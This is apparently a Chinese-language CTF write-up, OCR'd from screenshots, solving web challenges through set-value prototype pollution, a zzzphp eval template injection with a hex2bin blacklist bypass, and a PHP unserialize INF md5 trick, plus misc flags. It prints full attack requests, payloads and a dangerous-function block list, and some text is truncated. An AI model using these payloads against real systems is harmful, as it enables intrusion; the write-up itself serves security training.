
```
const Admin = {
    "password1":process.env.p1,
    "password2":process.env.p2,
    "password3":process.env.p3
}
```

图片
Admin里的三个password都不知道是什么。但是想到原型链污染，可以给Admin加上一个属性并赋值。




```
router.post("/Privilege", function (req, res, next) {
    // Why not ask witch for help?
    if(req.session.knight === undefined){
        res.redirect('/SpawnPoint');
    }else{
        if (req.body.NewAttributeKey === undefined || req.body.NewAttributeValue === undefined) {
            res.send("What's your problem?");
        }else {
            let key = req.body.NewAttributeKey.toString();
            let value = req.body.NewAttributeValue.toString();
            setFn(req.session.knight, key, value);
            res.send("Let's have a check!");
        }
    }
});
```

图片
在这个路由下面有一个赋值的操作。setFn



```
var express = require('express');
const setFn = require('set-value');
var router = express.Router();
const COMMODITY = {
    "sword": {"Gold": "20", "Firepower": "50"},
    // Times have changed
    "gun": {"Gold": "100", "Firepower": "200"}
}
const MOBS = {
    "Lv1": {"Firepower": "1", "Bounty": "1"},
```

图片
查一下set-value是否有原型链污染的漏洞



Overview


set-value is a package that creates nested values and any intermediaries using dot notation ('a.b.c') paths.

Affected versions of this package are vulnerable to Prototype Pollution. The function `set-value` could be tricked into adding or modifying properties of `Object.prototype` using any of the `constructor`, `prototype` and `_proto_` payloads.

PoC by Snyk

```
const setFn = require('set-value'); const paths = [ 'constructor.prototype.a0', '__proto__.a1', ]; function check() { for (const p of paths) { setFn({}, p, true); } for (let i = 0; i < paths.length; i++) { if (({})[`a${i}`] === true) { console.log(`Yes with ${paths[i]}`); } } } check();
```

图片
根据poc来构造




```
POST /Privilege HTTP/1.1
Host: eci-2zefq4smu485vejyy7qq.cloudeci1.ichunqiu.com:8888
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/84.0.4147.135 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.9
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=172c26904453a9-05fba73de582c6-f7d123e-1fa400-172c2690446901;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;
ci_session=2736e0a23d58fb4a4586ebdec8ac91f08c060752;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1596777343,1597024789,1597823901,1597895555;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1597912328;
session=s%3AVW3THWqXZOjypuU1buIQOZqUKcwKXzlE.j9I3IxBIdi7MdFsFukP8RZWJIi1kx6nIKy0jaM0EmsU;
 __jsluid_h=b9457f07db9e23796b13b5c20247f1be
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 52

NewAttributeKey=__proto__.test&NewAttributeValue=123
```

```
HTTP/1.1 200 OK
Date: Thu, 20 Aug 2020 08:58:15 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 19
Connection: close
ETag: W/"13-OdYSJkZTUZkKlbmbvQ0/aJuLM4s"
X-Via-JSL: 60f7225,-
X-Cache: bypass

Let's have a check!
```

图片

设置一个test属性 值为123



```
POST /DeveloperControlPanel HTTP/1.1
Host: eci-2zefq4smu485vejyy7qq.cloudeci1.ichunqiu.com:8888
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/84.0.4147.135 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.9
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=172c26904453a9-05fba73de582c6-f7d123e-1fa400-172c2690446901;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDI00000;
ci_session=2736e0a23d58fb4a4586ebdec8ac91f08c060752;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1596777343,1597024789,1597823901,1597895555;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1597912328;
session=s%3AVW3THWqXZOjypuU1buIQOZqUKcwKXzlE.j9I3IxBIdi7MdFsFukP8RZWJIi1kx6nIKy0jaM0EmsU;
 __jsluid_h=b9457f07db9e23796b13b5c20247f1be
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 21

key=test&password=123
```


```
HTTP/1.1 200 OK
Date: Thu, 20 Aug 2020 08:58:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 42
Connection: close
ETag: W/"2a-YxFkRIkg9LHD8QCmAzG7PC7U+fY"
X-Via-JSL: 60f7225,-
X-Cache: bypass

flag{02599a00-3e98-40a7-a0c8-e806086c45f0}
```

图片

再给key和password赋值即可获取flag。

flag值 ： flag{02599a00-3e98-40a7-a0c8-e806086c45f0}


Rceme



```
        if($arr[0]==''  ||  $arr[1]==''){
                die('很抱歉，模板中有错误的判断,请修正【'.$ifstr.'】');
        }
        $ifstr  =  str_replace( '=',  '==',  $ifstr  );
}
$ifstr  =  str_replace(  '<>',  '!=',  $ifstr  );
$ifstr  =  str_replace(  'or',  '||',  $ifstr  );
$ifstr  =  str_replace(  'and',  '&&',  $ifstr  );
$ifstr  =  str_replace(  'mod',  '%',  $ifstr  );
$ifstr  =  str_replace(  'not',  '!',  $ifstr  );
if  (  preg_match(  '/\{|}/',  $ifstr))  {
        die('很抱歉，模板中有错误的判断,请修正'.$ifstr);
}else{
        @eval(  'if('  .  $ifstr  .  '){$flag="if";}else{$flag="else";}'  );
}

if  (  preg_match(  '/([\s\S]*)?\{else\}([\s\S]*)?/',  $matches[  2  ][  $i  ],  $matches2  )  )  {
        switch  (  $flag  )  {
                case  'if':
                        if  (  isset(  $matches2[  1  ]  )  )  {
                                $out_html  .=  $matches2[  1  ];
                        }
                        break;
                case  'else':
```

图片

看到命令执行的地方发现是zzzphp1.6.1的漏洞，但是题目改了过滤的函数




```
parserIfLabel($_GET['a']);
function danger_key($s)  {
        $s=htmlspecialchars($s);
        $key=array('php','preg','server','chr','decode','html','md5','post','get','request','file','cookie','session','sql','mkdir','copy','fwrite','del','encrypt','$','system','exec','shell','open','ini_','chroot','eval','passthru','include','require','assert','union','
        $s = str_ireplace($key,"*",$s);
        $danger=array('php','preg','server','chr','decode','html','md5','post','get','request','file','cookie','session','sql','mkdir','copy','fwrite','del','encrypt','$','system','exec','shell','open','ini_','chroot','eval','passthru','include','require','assert','union'
        foreach ($danger as $val){
                if(strpos($s,$val) !==false){
                        die('很抱歉，执行出错，发现危险字符【'.$val.'】');
                }
        }
        if(preg_match("/^[a-z]$/i")){
                die('很抱歉，执行出错，发现危险字符');
        }
        return $s;
}
```

图片

构造payload

{if:1)(hex2bin(dechex(112)).hex2bin(dechex(104)).hex2bin(dechex(112)).hex2bin(dechex(105)).hex2bin(dechex(110
();die();//}{end%20if}



Environment


Variable	Value
HOSTNAME	engine-1
PHP_VERSION	7.3.18
APACHE_CONFDIR	/etc/apache2
PHP_MD5	no value
PHP_INI_DIR	/usr/local/etc/php
GPG_KEYS	CBAF69F173A0FEA4B537F470D66C9593118BCCB6 F38252826ACD957EF380D39F2F7956BC5DA04B5D
PHP_LDFLAGS	-Wl,-O1 -pie
PWD	/var/www/html
APACHE_LOG_DIR	/var/log/apache2
LANG	C
PHP_SHA256	7b3e2479a8d6fd7666dcdef8aec50d49c4599cc6ee86e48d41724cfd99cc9e58
FLAG	no
APACHE_PID_FILE	/var/run/apache2/apache2.pid
PHPIZE_DEPS	autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
TERM	xterm
PHP_URL	https://www.php.net/distributions/php-7.3.18.tar.xz
APACHE_RUN_GROUP	www-data
ICQ_FLAG	flag{438e2428-1314-43bd-b212-e3cfcda3584b}
APACHE_LOCK_DIR	/var/lock/apache2
PHP_EXTRA_CONFIGURE_ARGS	--with-apxs2 --disable-cgi
SHLVL	1

图片

Flag还是在phpinfo里面。

flag值 ： flag{438e2428-1314-43bd-b212-e3cfcda3584d}


Easytrick



```
<?php
class trick{
        public $trick1;
        public $trick2;
        public function __destruct(){
                $this->trick1 = (string)$this->trick1;
                if(strlen($this->trick1) > 5 || strlen($this->trick2) > 5){
                        die("你太长了");
                }
                if($this->trick1 !== $this->trick2 && md5($this->trick1) === md5($this->trick2) && $this->trick1 != $this->trick2){
                        echo file_get_contents("/flag");
                }
        }
}
highlight_file(__FILE__);
unserialize($_GET['trick']);
```

图片

可以用 INF 来绕过 原理如下




```php
<?php
$a=INF;
$b = (string)$a;
var_dump($a);
var_dump($b);
var_dump(md5($a));
var_dump(md5($b));
```

```
double(INF)
string(3) "INF"
string(32) "9517fd0bf8faa655990a4dffe358e13e"
string(32) "9517fd0bf8faa655990a4dffe358e13e"
[Finished in 0.6s]
```

图片

```php
<?php
class trick{
    public $trick1;
    public $trick2;


    public function __construct(){
        $this->trick1=INF;
        $this->trick2=INF;
    }
}
echo urlencode(serialize(new trick()));
```



eci-2ze0y4x958n2vde7w241.cloudeci1.ichunqiu.com/?trick=O%3A5%3A"trick"%3A2%3A%7Bs%3A6%3A"trick1"%3Bd%3AINF%3Bs%3A6%3A"trick2"%3Bd%3AINF%3B%7D


```php
<?php
class trick{
        public $trick1;
        public $trick2;
        public function __destruct(){
                $this->trick1 = (string)$this->trick1;
                if(strlen($this->trick1) > 5 || strlen($this->trick2) > 5){
                        die("你太长了");
                }
                if($this->trick1 !== $this->trick2 && md5($this->trick1) === md5($this->trick2) && $this->trick1 != $this->trick2){
                        echo file_get_contents("/flag");
                }
        }
}
highlight_file(__FILE__);
unserialize($_GET['trick']); flag{28a9fcfd-b322-40a8-a532-72c1062e0716}
```

图片

flag值：flag{28a9fcfd-b322-40a8-a532-72c1062e0716}

MISC

签到



恭喜你们获取到flag：flag{同舟共济扬帆起，乘风破浪万里航。}


恭喜~!

图片

flag值 ： flag{同舟共济扬帆起，乘风破浪万里航。}

the_best_ctf_game

Hxd打开，发现右边flag字符串，照着这个一个一个打出来




```
00 00 00 00   D...............
00 00 00 00   ................
00 00 00 00   ....àÿÿÿ°ÿÿÿ....
00 00 00 00   f...............
E0 FF FF FF   ............àÿÿÿ
00 00 00 00   °ÿÿÿ....l.......
00 00 00 00   ................
00 00 00 00   ....àÿÿÿ°ÿÿÿ....
00 00 00 00   a...............
E0 FF FF FF   ............àÿÿÿ
00 00 00 00   °ÿÿÿ....g.......
00 00 00 00   ................
00 00 00 00   ....àÿÿÿ°ÿÿÿ....
00 00 00 00   {...............
E0 FF FF FF   ............àÿÿÿ
00 00 00 00   °ÿÿÿ....6.......
00 00 00 00   ................
00 00 00 00   ....àÿÿÿ°ÿÿÿ....
00 00 00 00   5...............
E0 FF FF FF   ............àÿÿÿ
00 00 00 00   °ÿÿÿ....e.......
00 00 00 00   ................
00 00 00 00   ....àÿÿÿ°ÿÿÿ....
```

图片

